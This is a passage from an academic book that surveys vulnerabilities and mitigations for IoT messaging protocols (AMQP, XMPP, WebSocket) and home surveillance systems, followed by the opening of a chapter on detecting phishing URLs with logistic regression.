2. Secure socket layer over transport layer security or SSL/TLS is a cryptographic deployment method at the server-side that acts as a defensive mitigation method against TCP injection attacks.
3. To tackle an off-path attack, the Source Port Randomization or the SPR is another mitigation method used in the transmission control protocol [24].

5.3 AMQP

AMQP is the short form of Advanced Message Queuing Protocol. It is commonly used for sophisticated business messaging purposes and works best when asynchronous communication is the necessity between two endpoints. To ensure the authentication of the client, SASL or the Simple Authentication and Security Framework is supported by AMQP, and to ensure confidentiality and integrity of data communication, TLS is used. Compared to the MQTT protocol, this protocol has services related to security like the TLS and SASL enabled by default which results in better security by reducing the risks.

The key features of the AMQP are:

Ubiquity: As it is a business-oriented messaging protocol, the infrastructure is made for clear and reliable functionality of the core. The implementation and the opportunity cost are also lesser compared to other protocols.

Some of the other important features are its safety and fidelity, ability to work as a united peer-to-peer communication channel, support for multiple devices at the same time, and forming independent local governance as its deployment is decentralized.

Some of the common vulnerabilities associated with the AMQP are:

1. Denial of Service or DoS attacks: Even though AMQP uses the TLS/SSL encryption that works upon the principle of transmission control protocol at the core, it is not secure against DoS attacks. A DoS attack will prohibit access to legitimate users as the attacker generates a large amount of traffic and crashes the server [26].
2. Some of the general vulnerabilities associated with the AMQP are remotely executing the code, bypassing the authorization and authentication barriers, disclosing the client's information, hijacking the server by creating traffic, etc. [27].

Mitigation methods of the vulnerabilities of the AMQP:

1. Protect and secure the AMQP service with SSL certification by giving the appropriate pathname to it. The AMQP client should be set to "restricted" so that takeover of that client is prevented.
2. Blocking of all the excess AMQP ports from the system firewall will inhibit the attacker to access them from outside and exploit the vulnerabilities. The use of CHLAUTH rules, also known as the channel authorization, is used to reduce the number of connections made by TCP and the queue can be configured [28].

5.4 XMPP

XMPP is the short form of Extensible Messaging and Presence Protocol and it is based on XML logic and technology and used majorly for real-time communication applications which are asynchronous. It can function between two or many entities. It is known for its rigid security system services as it supports the SASL algorithm for authentication and for maintaining confidentiality and integrity, the TLS certification is used. As these services are developed on the core of the protocol, they are enabled by default, and this makes the XMPP much more reliable and secures when compared to many other communication protocols.

Some of the common vulnerabilities associated with the XMPP are:

1. Vulnerabilities associated with availability are the biggest challenge with the XMPP which results in leakage of the sensitive data to the public and unauthorized access to the XMPP servers by attackers. The certificates are not always validated appropriately which causes vulnerabilities related to message validation.

2. Data locations can be breached because of the use of extension in communicating the information of the user [29].

Mitigation methods of the vulnerabilities of the XMPP Protocol:

1. An XMPP server is considered to be secure if it has a certificate of the server and is configured in such a way that any cleartext communications are not allowed, and lastly, it should support XEP-198 [30].
2. Obtain an official SSL certificate for the server as it is isolated from any public networks and since it is open-source, the developmental community of the XMPP is constantly working to make the communication secure and safe to use by raising the bar of security [31].

5.5 WebSocket

WebSocket is a protocol used for communication between computers and it works over the Transmission Control Protocol connection and supports full-duplex communication channels. It was first standardized in 2011 and it is very different from HTTP. TCP support is at layer 4 in the OSI model and the WebSocket protocol is located at layer 7.

WebSocket provides full-duplex communication even if the webserver has a lower overhead and this facilitates real-time transfer speeds which are essential for IoT applications. It is different from the conventional communication protocol like HTTP because they consist of a system called “polling” which means that the browser of the client will request the data or resource to the server and in return, the server will respond by transmitting that resource, hence closing the connection. This system of communication was appropriate for olden time’s static web pages but for dynamic web pages of modern times, they become constrained [32].

Some of the common vulnerabilities associated with the WebSocket are:

1. The server has the responsibility to validate and verify the header of the origin during the handshake of HTTP WebSocket in the beginning and if the server fails to validate the information, it may lead to cross-domain routing leading to CSRF issues [33].
2. As there is no header in the WebSocket, the applications based on it are vulnerable to authorization hacks and data privacy security issues [34].

Mitigation methods of the vulnerabilities of the WebSocket:

1. Use of wss:// protocol must be done so that the TLS certificate is active.
2. The handshaking message of the WebSocket must be protected so that vulnerabilities such as CSRF and hijacking can be prevented.
3. Both server and client-side data must be managed properly to prevent SQL injections and scripting of cross-site [35] (Table 1).

Table 1 Comparison of the most used IoT communication protocols, their vulnerabilities, and mitigation techniques

Sr. No.	Protocol	Vulnerabilities/Attacks	Mitigation
1	MQTT	DoS, DDoS, Botnet	Use of IDS, TLS, and VPNs
2	CoAP	RFC, Sniffing, Spoofing, DoS, Hijacking	DTLS, SSL/TLS, SPR
4	AMQP	DoS	SASL
4	XMPP	Data breaches, DDoS	SSL
5	WebSocket	CSRF	TLS

6 Essentials in IoT Security

Various IoT devices have constantly been attacked by targeting the loopholes in their security layers, and these attacks shall continue in the same way, considering the poor state of security levels that the current generation of IoT devices possess [36].

As IoT devices commercialize and find their usage across various domains, their users continue to increase rapidly, making it more important than ever to make these IoT devices secure to protect the sensitive information it holds. So, here are a few vital aspects that every IoT developer needs to fulfill in order to make a completely efficient and secure IoT system [37].

I. **Authentication**—Maximum IoT devices are shipped with default password authentication or no authentication at all, and research suggests that over 80% of attacks are carried out successfully, due to weak or no passwords at all. Thus, having a certificate-based authentication can massively decrease the chance of being attacked, as a strong password acts as the first line of defense against an external attack [38].

   Moreover, whenever data transmission going on between two smart entities within an IoT system, their identities should be verified. In other words, both the entities should be valid and authenticated entities [39].

   This is a very vital step that should not be skipped at any costs, as carrying out communications with an unauthenticated device would lead to sharing confidential information with a third party where it may be misused for nefarious activities. A user can simply be authenticated by entering his/her credentials, and only if they match with the ones stored in the database, the user will be granted access to share the information within the network [40].

II. **Access Control**—This is a vital feature that should be provided by IoT developers within their systems, which simply states that the access of information for a particular user will be according to his/her access level [41].

   As soon as the user logs in to the system after entering the credentials, he/she will be granted access only to the information that is suitable for his/her role within the organization. So, the higher the user is within the hierarchy of the organization (Forex. a CEO), he/she will have access to more and more confidential information within the system. On the other hand, the lower we go down the hierarchy in the organization (Forex a fresher), the more access to confidential information decrease.

This is very essential to maintain the security within a system, as access control makes sure that, only the trusted sources within an organization have the right to access the confidential information, thus preventing it from going into the wrong hands.

III. **Debug**—One should never commit the mistake of having any kind of debugging open on any of the ports of the system. Maximum people open up debugging access on non-essential ports, but even they are equally accessible and they eventually put the entire IoT architecture under serious threat. Thus, it is recommended to completely switch OFF any kind of debugging access that is currently being granted on the system.

IV. **Encryption**—It must be made sure that any kind of data that is being exchanged between the IoT device and the cloud needs to have proper encryption so that even if this private data is intercepted by a third party, it could not be understood directly without being unencrypted. To make the effect of encryption more effective, it is advised to add key exchange, wherein each user would have to be authenticated and authorized beforehand to set up the encrypted connection, by this way, only the authorized user will be able to access the data [42].

V. **Privacy**—Privacy is a must in any system, and it must be maintained at all costs. So, it is essential to make sure that no important and private data including WIFI credentials, or other important passwords are easily accessible by the hacker, as that would simply be an invitation to launch an attack on the system.

Various encryption methods could be used while storing this information to keep them safe from external access.

VI. **Web Interface**—Hackers have various ways and will use any of them to gain access to your system, and the best one can do to protect their system against these attacks is, by equipping the security of the system to fight against them.

Therefore, any web interface should at least have the ability to fight against the standard techniques these hackers use. Namely, a web interface should be protected against SQL injections and Cross-site scripting, which are security vulnerabilities that allow the attacker to access the information that is being transferred between the web interface and the user.

VII. **Firmware Updates**—No IoT system can ever be secure as various security bugs are created every day with the motive of gaining access to your system. Additionally, these security bugs can play a major part in taking down an entire IoT system.

Thus, it is necessary to keep the security firmware up to date, as it can protect the system against the common attacks that exploit certain vulnerabilities in the security of the system. Moreover, to have all the essentials to fight an external attack, it is recommended to provide a dashboard that alerts the user as soon as a new firmware needs to be downloaded onto the system.

But the key is that the firmware should be authenticated and signed by the manufacturer before it's installed onto the system, irrespective of whoever updates the firmware, no one can add codes or install the malware in the system.

7 General Mitigation Techniques

IoT security is not all doom and gloom and there are a lot of solutions out there that can help to mitigate these constant attacks that are being launched on the IoT systems.

An efficient IoT device is built on a microprocessor or a microcontroller, and the ARM microcontroller being the most popular one, provides an entire OS known as the "**Arm Mbed OS**". Besides being an operating system, it additionally offers a variety of services ranging from the programming of the device and firmware upgrading, all the way to device deployment. The Mbed OS also includes various methods that could encrypt data that is being exchanged with the cloud which makes the system immune to external attacks [43].

Additionally, **μ-visor** is another software solution that could be made use of. The software provides an independent secure channel for communication within the IoT system, resulting in higher security against malware and external attacks [6]. There are various other RTOS also available over the internet which can be made use of, **FreeRTOS** is another one of them.

In conclusion, if one invests in such Real-Time Operating Systems, we pretty much guarantee that we get ourselves an IoT device that is covered through all its different phases. But, even if one does not make use of any such operating systems, there are other ways too that can guarantee the security of the IoT system. **The Nordic Semiconductor Thingy:52** deserves a shoutout here, as it includes methods that can help the system to upgrade its firmware using Bluetooth, to keep the system's security up to date. **The Nordic Semiconductor Thingy:52** is an open-source and is easily available over the internet, but even then, if one is not able to get it**,** there is a source code that is published over the internet which could be used.

8 IoT Security—Home Surveillance Systems

With the rapid increase in thefts all around, a surveillance system is the need of the hour. Here, IoT can come in handy, by helping us create a low-cost and thorough home surveillance system that can easily be scalable [44].

Such a home surveillance system uses a camera to record the live footage, which then is sent to a port on the router via the internet. Finally, this footage can be viewed over the internet by logging onto the port of the router using any smartphone/PC that has an internet connection enabled [45] (Fig. 3).



LIVE FOOTAGE SENT TO THE PORT OF THE ROUTER VIA THE INTERNET
CAMERA
ROUTER
LIVE FOOTAGE SENT FROM THE ROUTER TO THE USERS DEVICE
USERS INTERNET COMPATIBLE DEVICE TO VIEW THE LIVE FOOTAGE

Fig. 3 Block diagram for home surveillance system using IoT

The Home Security surveillance system that is designed using IoT generally uses Peer-to-Peer (P2P) networking to connect with other devices within the network. The "peers" essentially are computers/mobile devices that are connected via the Internet. P2P enables the users to access the audio/video footage from the camera transparently through the internet [46].

But the security surveillance system is not completely secure, as the recent report suggests that routers are one of the most vulnerable devices to be hacked. Thus, one needs to carefully evaluate the potential risks. Namely [47]:

(i) Allow attackers to access sensitive information such as audio/video footage across the internet [48].
(ii) Allow unauthorized users to access and alter the local users' credentials and log in to gather sensitive information.

A few things that can be done to potentially increase the security of the system and drastically decrease the possibility of being hacked are as follows:

(i) First of all, it's imperative to upgrade the router's firmware, as the router is the first checkpoint that can prevent outside traffic from accessing the home network. Many firmwares have flaws that can be easily targeted by hackers; however, these loopholes are quickly patched by the router manufacturer, but these patches need to be downloaded manually by the user, something the majority of users have never done, thus putting themselves in a risk to get hacked [49].
(ii) Secondly, it's vital to change the login credentials of the router, the first time we access it, as most systems are hacked because of compromised or insecure passwords. One should also abstain from using passwords such as "administrator", "password", "123456" or other easily guessable passwords, which can make the entire network open to anyone who wants to access it [50]. It is like being unguarded despite having a guard, therefore, defeating the entire objective of security. To get a secure password, one can use a password manager which will assist the user to find and secure a password that is not easily guessable.
(iii) Lastly, the UPnP (Universal Plug and Play) option must be disabled within the router. UPnP is a feature that was well thought off, and essentially requests the router to have a port open for an external device in case it requests for it, all of this happens automatically and one doesn't have to manually perform the tedious backend tasks that go into opening a port on the router for external

access by a device. Unfortunately, the UPnP service is highly vulnerable to external attacks that could compromise the security of the entire system [51]. In certain attacks, the attacker device can pretend to be a local device or a trusted device and request for a port to be opened on the router, and once the port has been opened, the hacker can easily use various methods to target the services on that port and gain access to the entire network. Thus, disabling the UPnP protects the system from such hacks [52].

If one does all the things mentioned above, the home surveillance network is most likely to be secure and not end up being an easy target for a hacker [53].

9 Conclusion

Whether one believes it or not, the way we live today will completely be transformed by the Internet of Things and this would be a stepping stone toward the next industrial revolution. The revolution will proliferate the applications of IoT to such an extent that, its applications will be seen across every industry sector and human life that one can think of. As people often say, “Change is the only constant”, and it is about time we move a step closer to the fourth wave of the internet revolution which will be known as the “Internet of Everything”. Unlike IoT, the Internet of Everything would not just focus on physical objects, rather it would have a much broader scope that would range from wearables to implanted sensors, but to make all of these safe and immune to external attacks, a lot of work needs to go in and most importantly the mindset of these developers that prefer in cost-cutting on security must change and the users must be thoroughly aware of the consequences of using an unsafe IoT device. In conclusion, the world will we live in, will never be the same as before with this rise of connectivity that revolution will bring in, and IoT is sure to drastically impact billions of lives positively.

References

1. Anand P, Singh Y, Selwal A, Singh PK, Felseghi RA, Raboaca MS (2020) IoVT: Internet of vulnerable things? Threat architecture, attack surfaces, and vulnerabilities in internet of things and its applications towards smart grids. Energies 13(18):1–23. https://doi.org/10.3390/en13184813
2. Schachtner C (2020) “Essey 2.0” The future impact of IoT (Internet of Things) on your daily life. https://doi.org/10.31219/osf.io/2d9wm
3. Hassan R, Qamar F, Hasan MK, Aman AHM, Ahmed AS (2020) Internet of things and its applications: a comprehensive survey. Symmetry (Basel) 12(10):1–29. https://doi.org/10.3390/sym12101674
4. G. Association (2014) Understanding the Internet of Things (IoT). GSMA Connect. Living
5. Naresh VS, Pericherla SS, Murty PSR, Reddi S (2020) Internet of things in healthcare: architecture, applications, challenges, and solutions. Comput Syst Sci Eng 35(6):411–421. https://doi.org/10.32604/csse.2020.35.411

6. Martins J, Alves J, Cabral J, Tavares A, Pinto S (2017) μRTZvisor: a secure and safe real-time hypervisor. Electron 6(4). https://doi.org/10.3390/electronics6040093
7. Nogueira V (2019) An overview of IoT and healthcare an overview of IoT and healthcare. Actas das 6as Jornadas Informática Univ. Évora
8. Baker SB, Xiang W, Atkinson I (2017) Internet of things for smart healthcare: technologies, challenges, and opportunities. IEEE Access 5:26521–26544. https://doi.org/10.1109/ACCESS.2017.2775180
9. Arunpradeep N, Niranjana G, Suseela G (2020) Smart healthcare monitoring system using iot. Int J Adv Sci Technol 29(6):2788–2796. https://doi.org/10.22214/ijraset.2020.5101
10. Islam SMR, Kwak D, Kabir MH, Hossain M, Kwak KS (2015) The internet of things for health care: a comprehensive survey. IEEE Access 3:678–708. https://doi.org/10.1109/ACCESS.2015.2437951
11. Malavade VN, Akulwar PK (2016) Role of IoT in agriculture. In: National conference on "changing technology on rural development, pp 56–57
12. Ray PP (2017) Internet of things for smart agriculture: technologies, practices and future direction. J Ambient Intell Smart Environ 9(4):395–420. https://doi.org/10.3233/AIS-170440
13. Stočes M, Vaněk J, Masner J, Pavlík J (2016) Internet of things (IoT) in agriculture—selected aspects. Agris On-line Pap Econ Informatics 8(1):83–88. https://doi.org/10.7160/aol.2016.080108
14. Ayaz M, Ammad-Uddin M, Sharif Z, Mansour A, Aggoune EHM (2019) Internet-of-Things (IoT)-based smart agriculture: toward making the fields talk. IEEE Access 7:129551–129583. https://doi.org/10.1109/ACCESS.2019.2932609
15. Jurcut AD, Ranaweera P, Xu L (2020) Introduction to IoT security
16. Lee I (2020) Internet of Things (IoT) cybersecurity: literature review and IoT cyber risk management. Futur Internet 12(9). https://doi.org/10.3390/FI12090157
17. "Hackers Remotely Kill a Jeep on the Highway—With Me in It | WIRED." https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/. Accessed 20 May 2021
18. "At least 32,000 smart homes and businesses at risk of leaking data | Avast." https://blog.avast.com/mqtt-vulnerabilities-hacking-smart-homes. Accessed 16 May 2021
19. Nebbione G, Calzarossa MC (2020) Security of IoT application layer protocols: challenges and findings. Futur Internet 12(3):1–20. https://doi.org/10.3390/fi12030055
20. Dinculeană D, Cheng X (2019) Vulnerabilities and limitations of MQTT protocol used between IoT devices. Appl Sci 9(5). https://doi.org/10.3390/app9050848
21. Andy S, Rahardjo B, Hanindhito B (2017) Attack scenarios and security analysis of MQTT communication protocol in IoT system. In: International conference on electrical engineering, computer science informatics, vol 4, pp 600–604. https://doi.org/10.11591/eecsi.4.1064
22. Potrino G, De Rango F, Santamaria AF (2019) Modeling and evaluation of a new IoT security system for mitigating DoS attacks to the MQTT broker. In: IEEE wireless communications and networking conference, WCNC, pp 1–6. https://doi.org/10.1109/WCNC.2019.8885553
23. Perrone G, Vecchio M, Pecori R, Giaffreda R (2017) The day after mirai: a survey on MQTT security solutions after the largest cyber-Attack carried out through an army of IoT devices. In: IoTBDS 2017—Proceedings of 2nd International Conference on Internet Things, Big Data Security, pp 246–253. https://doi.org/10.5220/0006287302460253
24. Roselin AG, Nanda P, Nepal S, He X, Wright J (2019) Exploiting the remote server access support of CoAP protocol. IEEE Internet Things J 6(6):9338–9349. https://doi.org/10.1109/JIOT.2019.2942085
25. Yadav BC, Merugu S, Jain K (2019) Iccce 2018, vol 500. Springer, Singapore
26. Kamesh, Sakthi Priya N (2012) A survey of cyber crimes Yanping. Secur Commun Netw 5(422–437). https://doi.org/10.1002/sec
27. McAteer IN, Malik MI, Baig Z, Hannay P (2017) Security vulnerabilities and cyber threat analysis of the AMQP protocol for the internet of things. In: Proceedings of the 15th Australian information security management conference, AISM 2017, pp 70–80. https://doi.org/10.4225/75/5a84f4a695b4c

28. Vinoski S (2006) Advanced message queuing protocol. IEEE Internet Comput 10(6):87–89. https://doi.org/10.1109/MIC.2006.116
29. Kirsche M, Klauck R (2012) Unify to bridge gaps: bringing XMPP into the Internet of Things. In: 2012 IEEE international conference on pervasive computing and communication workshop, PERCOM Workshop, pp 455–458. https://doi.org/10.1109/PerComW.2012.6197534
30. Wang H, Xiong D, Wang P, Liu Y (2017) A lightweight XMPP publish/subscribe scheme for resource-constrained IoT devices. IEEE Access 5(c):16393–16405. https://doi.org/10.1109/ACCESS.2017.2742020
31. Bendel S, Springer T, Schuster D, Schill A, Ackermann R, Ameling M (2013) A service infrastructure for the Internet of Things based on XMPP. In: 2013 IEEE international conference on pervasive computing and communications workshop, PerCom Workshop, pp 385–388. https://doi.org/10.1109/PerComW.2013.6529522
32. Wessels A, Purvis M, Jackson J, Rahman S (2011) Remote data visualization through websockets. In: Proceedings—2011 8th international conference on information technology: new generations, ITNG 2011, pp 1050–1051. https://doi.org/10.1109/ITNG.2011.182
33. Banotra A, Gupta S, Gupta SK, Rashid M (2021) Asset security in data of internet of things using blockchain technology, pp 269–281. https://doi.org/10.1007/978-981-15-8711-5_14
34. Oliveira GMB et al (2018) Comparison between MQTT and WebSocket protocols for IoT applications using ESP8266. In: 2018 Workshop on Metrology for Industryt 4.0 IoT, MetroInd 4.0 IoT 2018—Proceedings, pp 236–241. https://doi.org/10.1109/METROI4.2018.8428348
35. "Testing for WebSockets security vulnerabilities | Web Security Academy." https://portswigger.net/web-security/websockets. Accessed 19 May 2021
36. Džaferović E, Sokol A, Almisreb AA, Mohd Norzeli S (2019) DoS and DDoS vulnerability of IoT: a review. Sustain Eng Innov 1(1):43–48. https://doi.org/10.37868/sei.v1i1.36
37. Ali I, Sabir S, Ullah Z (2016) Internet of Things security device. A review-04. Int J Comput Sci Inf Secur 14(8):456–466
38. El-Hajj M, Chamoun M, Fadlallah A, Serhrouchni A (2017) Analysis of authentication techniques in Internet of Things (IoT). In: 2017 1st Cyber Security in Networking Conference. CSNet 2017, vol 2017, pp 1–3. https://doi.org/10.1109/CSNET.2017.8242006
39. Pal S, Hitchens M, Rabehaja T, Mukhopadhyay S (2020) Security requirements for the internet of things: a systematic approach. Sensors (Switzerland) 20(20):1–34. https://doi.org/10.3390/s20205897
40. Srivastava A, Gupta SK, Najim M, Sahu N, Aggarwal G, Mazumdar BD (2021) DSSAM: digitally signed secure acknowledgement method for mobile ad hoc network. EURASIP J Wirel Commun Netw 1:2021. https://doi.org/10.1186/s13638-021-01894-7
41. Ouaddah A, Mousannif H, Abou Elkalam A, Ait Ouahman A (2017) Access control in the Internet of Things: big challenges and new opportunities. Comput Netw 112:237–262. https://doi.org/10.1016/j.comnet.2016.11.007
42. Bhandari R, Kirubanand VB (2019) Enhanced encryption technique for secure IoT data transmission. Int J Electr Comput Eng 9(5):3732–3738. https://doi.org/10.11591/ijece.v9i5.pp3732-3738
43. ARM (2015) ARM mbed, pp 1–33. https://www.mbed.org/
44. Mahalakshmi P, Singhania R, Shil D, Sharmila A (2019) Home security system using GSM. Adv Intell Syst Comput 906(15):627–634. https://doi.org/10.1007/978-981-13-6001-5_53
45. Anitha A (2017) Home security system using internet of things. In: IOP conference series: materials science and engineering, vol 263, no. 4. https://doi.org/10.1088/1757-899X/263/4/042026
46. Costin A (2016) Security of CCTV and video surveillance systems: threats, vulnerabilities, attacks, and mitigations. In: Trust. 2016—Proc. Int. Work. Trust. Embed. Devices, co-located with CCS 2016, pp 45–54. https://doi.org/10.1145/2995289.2995290
47. Kalbo N, Mirsky Y, Shabtai A, Elovici Y (2020) The security of ip-based video surveillance systems. Sensors (Switzerland) 20(17):1–27. https://doi.org/10.3390/s20174806
48. Gunnemeda LK, Gadde SC, Guduru H, Devarapalli MB, Peketi SK (2018) IOT based smart surveillance system. Int J Adv Res Dev 3(2):166–171

49. Alkhamisi AO, Buhari SM, Tsaramirsis G, Basheri M (2020) An integrated incentive and trust-based optimal path identification in ad hoc on-demand multipath distance vector routing for MANET. Int J Grid Util Comput 11(2):169–184. https://doi.org/10.1504/IJGUC.2020.105523
50. Tsaramirsis G, Buhari SM, Basheri M, Stojmenovic M (2019) Navigating virtual environments using leg poses and smartphone sensors. Sensors (Switzerland) 19(2):1–20. https://doi.org/10.3390/s19020299
51. Jan S et al (2021) A framework for systematic classification of assets for security testing. Comput Mater Contin 66(1):631–645. https://doi.org/10.32604/cmc.2020.012831
52. Yamin M, Tsaramirsis G (2011) Cloud economy & its implications for Saudi Arabia Yamin & Tsaramirsis
53. Anthraper JJ, Kotak J (2019) Security, privacy and forensic concern of MQTT protocol. SSRN Electron J 876–883. https://doi.org/10.2139/ssrn.3355193

Detection of Phishing Attacks on Online Collaboration Tools Using Logistic Regression

Rakshitha and Prabhashankar Jayarekha

Abstract Phishing is a process and activity related to the security of the internet, and it does not target only the software but to data that is vulnerable to day-to-day activity in human life. This can also be narrated as striking or pouncing on innocent online users to steal very sensitive information eventually causing financial losses and damaging the credentials of individuals. Phishing is a very commonly used means of threat on the internet which resulted into the growth of the World Wide Web in volume significantly in recent times. In general, Phishing criminals use the latest and highly sophisticated methods to fool online users i.e. zero-day. Therefore, it is very essential that the anti-phishing system be real fast, real time and holds from the intelligent phishing detection solution. The need of the hour is that we establish a detection system that will adjustably meet the transposing environment and phishing websites. As the approach proposed extracts various kinds of perceptive aspects from the source-code of webpages and URLs, it is completely a tailor-made solution from the clientele side and it does not require any third-party service. In this paper, the system is intelligent; it provides a brilliant system for detecting or to finding out phishing websites. The entire system is a machine learning based, significantly monitor learning in particular. As the best presentation in categorization the Logistic Regression Technique has been selected.

Keywords Phishing · Uniform resource locator (URL) · Logistic regression · Classification algorithm · Core evaluation model · Amazon cloud service (AWS) · Hacking · Crime review & investigation (CRI)

Rakshitha · P. Jayarekha (✉)
Department of ISE, BMS College of Engineering, Bangalore 560 019, India
e-mail: jayarekha.ise@bmsce.ac.in

Rakshitha
e-mail: rakshithap.scn19@bmsce.ac.in

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_9

1 Introduction

Around 1996, Phishing was stuck by cyber attackers and stole the account of America Online and its passwords. This is a kind of engineered attack on socio-economic front, generally used to hijack the targeted victim's data, key or vital information, primarily credentials related to logging in that includes numbers on credit-card. It normally happens while a criminal simulates as a genuine operator or an entity, deceiving the targeted customer victim in to open and access a text or instant message or an e-mail.

The solution, that is irrelevant if the problem is not explored thoroughly. It is important to execute a Crime Review and Investigation (CRI) proposition to help the subsequent exploration by appending a fresh resource of writings. The CRI application ultimately will yield into comprehensive anti-phishing review of the literature structure. The distinctive crime in the cyber world is crime using the internet, such as spoof website, credit-card frauds, hacking, intrusion on networks and importantly virus spreading. Billions of world's internet users communication either business or personal levels are indirectly give opportunity to Phishers to inveigle users easily.

The effects of threats on online users, highly sensitive professionally run organizations such as a bank, infrastructures of some organizations and e-commerce companies. Phishing is majorly divided into two segments: First being getting a phishing email communication by the potentially vulnerable victim and secondly targeted customer is tricked by fake emails by the spoofed websites. An attack is triggered by attachments which would install malware or sometimes responding with highly sensitive data.

The life cycle of phishing mainly revolves around five stages as discussed below

1. Planning & Setup
2. Phishing:
3. Break in/Infiltration
4. Collection of Data
5. Break out/Data Exfiltration.

2 Machine Learning Methods Used Logistic Regression: Use of Algorithm for the Development of the Model

It is a Classification Algorithm, used when the nature of value in the target variable is categorical. This is commonly used while output is binary in data questioning, so either it is to one class or another in a possession or it is Zero or One.

As we are training the model with a huge amount of data sets and we cannot use manually analyze the pattern and the learning interfaces from those data sets which have been used to train and test the model, so machine learning algorithms give an efficient way of analyzing and visualization of the huge amount of data set which are being used, and here ML is the best way to analyze the pattern of the complete data. We are using a huge amount of URLs for training and testing. These models are being developed by us. Some of the features in the URLs are classified as phishing or a trust worthy websites. There exist a necessity for accurate models or ML Algorithms to specify the classifications of the URL based on some features like (domain, protocol, special characters, and name of the author of the site, ftp, subdomain name, http or https). It should be easy for a trained model or the algorithms to classify the URL as a phishing website are a genuine one. Hence machine learning is used in our project.

3 Literature Survey

This chapter is an endeavor to bestow a recapitulation of several features of the study by way of the exploration of available literature presented by various eminent researchers.

Doran and Zabihimayvan [1]—'Fuzzy Rough Set Feature Selection to Enhance Phishing Attack Detection' says they probe a concurrence on the conclusive features that must be used in the detection of phishing. To assess the FRS characteristic choosing in evolving detection of generalisable phishing, categorization is educated by a discrete out sample set of data.

Nathezhtha et al. [2]—'WC-PAD: Web Crawling based Phishing Attack Detection' inferred subsist phishing detection approach stall to dispense solution to a problem similar to zero day phishing website ambush. The speculative investigation of suggested WC PAD is made with a set of data acquired from the phishing's real cases. It is clearly established that a suggested WC PAD gives almost 99% precision in terms both of phishing and zero day attacks in phishing detection.

Patil and Dhage [3]—'A Methodical Overview on Phishing Detection along with an Organized Way to Construct an Anti-Phishing Framework' infers as per the publication in December 2018 Anti Phishing Working Group (APWG) it reports, banking sectors services and processors of payments were high in phishing. Studies relatively of in-use, anti-phishing instruments or tools were attained and its impediments or restrictions were appreciated.

Geng et al. [4]—'Systematization of Knowledge (SoK): A Systematic Review of Software-Based Web Phishing Detection' finds there is an elaborate study in form of research and development has been done to find the phishing venture based on their distinctive network, content, URL features. Beginning from the phishing detection classification, we study detection features, evaluation datasets, evaluation metrics and detection techniques.

Dou et al. [5]—'*RR* Phish, Anti-Phishing via Mining Brand Resources Request' finds prospective coherent and practical anti-phishing techniques are evidently needed and urgent. RR Phish as an augment blacklist technology can find not just only phishes on the blacklist, but also emerging phishes.

4 Proposed System

This Paper is on an app development that predicts the susceptibility of a phishing websites' basic given data such as URL length, domain length and more. The ML Algorithm logistic regression has been demonstrated as the most explicit and dependable algorithm and reason for using in the system proposed. The work proposes to collect relevant data elements connected in the field of study and train the data as per the proposed Algorithm of ML (Fig. 1).

Implementation of Logistic Regression Algorithm: Logistic Regression ML Algorithm to detect if in case the inputted URL is a phishing site or not, it is an analytical model, in basic of its form utilize organizations responsibility to the model which is a binary dependent variable, though there are more complicated augmentation getaway. In this analysis of regression, administration regression is approximating the specification of a logistic model. In case straightaway regression is used on the given problem, there exists a demand for establishing a threshold formulated on which categorization can be done. It can be concluded that direct regression is unsuited for categorization complications.

$$\mathrm{Y} = \frac{1}{1 + e^{-(a+bx)}}$$

Implementation of the model to detect phishing: This module implements the Logistic Regression ML Algorithm to detect if in case the input URL is a phishing site or not. Logistic regression is an analytical representation that in its elementary construction uses an organization function to represent a binary response variable. In regression analysis, logistic regression is evaluating the limitation of a logistic representation which is also a configuration of binary regression (Fig. 2).

Training and Testing of the model for accuracy: Training and testing the model for fining the accuracy and the efficiency of the model. Optimization will be done to improve the accuracy of the model and make sure the algorithm is working with data-driven prediction or decisions by can build a mathematical model to get an appropriate input and output data model. The data set taken to build a model will come from various data sets. Models of data sets which are trained and are on training process will be using the supervised learning method. The models are developed and are trained




Fig. 1 Classification model using logistic regression





